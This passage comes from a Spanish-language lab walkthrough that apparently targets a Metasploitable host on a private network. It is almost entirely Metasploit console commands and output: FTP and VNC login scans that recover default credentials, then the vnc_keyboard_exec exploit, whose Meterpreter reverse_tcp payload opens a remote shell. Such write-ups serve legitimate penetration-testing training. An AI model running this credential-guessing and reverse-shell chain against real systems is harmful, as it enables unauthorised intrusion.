   DB_ALL_PASS       false            no        Add all passwords in the current database to t
   DB_ALL_USERS      false            no        Add all users in the current database to the l
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the curren
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:h
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), see https://docs.metasploi
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a ho
   THREADS           1                yes       The number of concurrent threads (max one per
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
```

Establecemos el USERNAME y el PASSWORD

```
msf6 auxiliary(scanner/ftp/ftp_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > set PASSWORD msfadmin
PASSWORD ⇒ msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and pa
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the c
   DB_ALL_PASS       false            no        Add all passwords in the current database to
   DB_ALL_USERS      false            no        Add all users in the current database to the
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the curre
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS            10.0.2.7         yes       The target host(s), see https://docs.metasplo
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a h
   THREADS           1                yes       The number of concurrent threads (max one per
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated
   USER_AS_PASS      false            no        Try the username as the password for all user
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Y le damos run

```
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 10.0.2.7:21           - 10.0.2.7:21 - Starting FTP login sweep
[+] 10.0.2.7:21           - 10.0.2.7:21 - Login Successful: msfadmin:msfadmin
[*] 10.0.2.7:21           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

VNC Server

Realizamos la búsqueda y utilizamos el 0

```
msf6 auxiliary(scanner/ftp/ftp_login) > search auxiliary/scanner/vnc/vnc_login

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                      normal  No     VNC Authentication Scan

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vn

msf6 auxiliary(scanner/ftp/ftp_login) > use 0
```

Establecemos el RHOSTS y vemos si se ha modificado

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 10.0.2.7
RHOSTS ⇒ 10.0.2.7
msf6 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                                Required  Descrip
   ----              ---------------                                --------  -------
   ANONYMOUS_LOGIN   false                                          yes       Attempt
   BLANK_PASSWORDS   false                                          no        Try bla
   BRUTEFORCE_SPEED  5                                              yes       How fas
   DB_ALL_CREDS      false                                          no        Try eac
   DB_ALL_PASS       false                                          no        Add all
   DB_ALL_USERS      false                                          no        Add all
   DB_SKIP_EXISTING  none                                           no        Skip ex
   PASSWORD                                                         no        The pas
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_pas  no        File co
                     swords.txt
   Proxies                                                          no        A proxy
   RHOSTS            10.0.2.7                                       yes       The tar
                                                                              ml
```

Está todo okay así que a correr

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.2.7:5900         - 10.0.2.7:5900 - Starting VNC login sweep
[+] 10.0.2.7:5900         - 10.0.2.7:5900 - Login Successful: :password
[*] 10.0.2.7:5900         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Una vez tenemos esto buscamos el exploit y seleccionamos el encontrado

```
msf6 auxiliary(scanner/vnc/vnc_login) > search exploit multi vnc keyboard

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/multi/vnc/vnc_keyboard_exec   2015-07-10       great  No     VNC Keyboard
 Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi
nc_keyboard_exec

msf6 auxiliary(scanner/vnc/vnc_login) > use 0
```

Vemos las opciones y rellenamos

```
msf6 exploit(multi/vnc/vnc_keyboard_exec) > options

Module options (exploit/multi/vnc/vnc_keyboard_exec):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   PASSWORD                            no        The VNC password
   RHOSTS                              yes       The target host(s), see https://docs.meta
                                                 sploit.com/docs/using-metasploit/basics/u
                                                 sing-metasploit.html
   RPORT              5900             yes       The target port (TCP)
   SSL                false            no        Negotiate SSL for incoming connections
   SSLCert                             no        Path to a custom SSL certificate (default
                                                  is randomly generated)
   TIME_KBD_DELAY     50               yes       Delay in milliseconds when typing long co
                                                 mmands (0 to disable)
   TIME_KBD_THRESHOLD 50               yes       How many keystrokes between each delay in
                                                  long commands
   TIME_WAIT          20               yes       Time to wait for payload to be executed
   URIPATH                             no        The URI to use for this exploit (default
                                                 is random)
```

Establecemos el target y el payload correspondiente para poder continuar

```
msf6 exploit(multi/vnc/vnc_keyboard_exec) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   VNC Windows / Powershell
    1   VNC Windows / VBScript CMDStager
    2   VNC Linux / Unix


msf6 exploit(multi/vnc/vnc_keyboard_exec) > set target 2
target ⇒ 2
```

```
msf6 exploit(multi/vnc/vnc_keyboard_exec) > set payload cmd/unix/python/meterpreter/reverse_t
cp
payload ⇒ cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(multi/vnc/vnc_keyboard_exec) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.7:5900 - 10.0.2.7:5900 - Trying to authenticate against VNC server
[*] 10.0.2.7:5900 - 10.0.2.7:5900 - Authenticated
[*] 10.0.2.7:5900 - 10.0.2.7:5900 - Opening 'Run Application'
[*] 10.0.2.7:5900 - 10.0.2.7:5900 - Opening xterm
[*] 10.0.2.7:5900 - 10.0.2.7:5900 - Typing and executing payload
[*] 10.0.2.7:5900 - 10.0.2.7:5900 - Waiting for session...
[*] Sending stage (24772 bytes) to 10.0.2.7
[-] Failed to load extension: The core_loadlib request failed with result: 2323644418.
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.7:36465) at 2023-11-06 15:32:32 +01
00

meterpreter >
```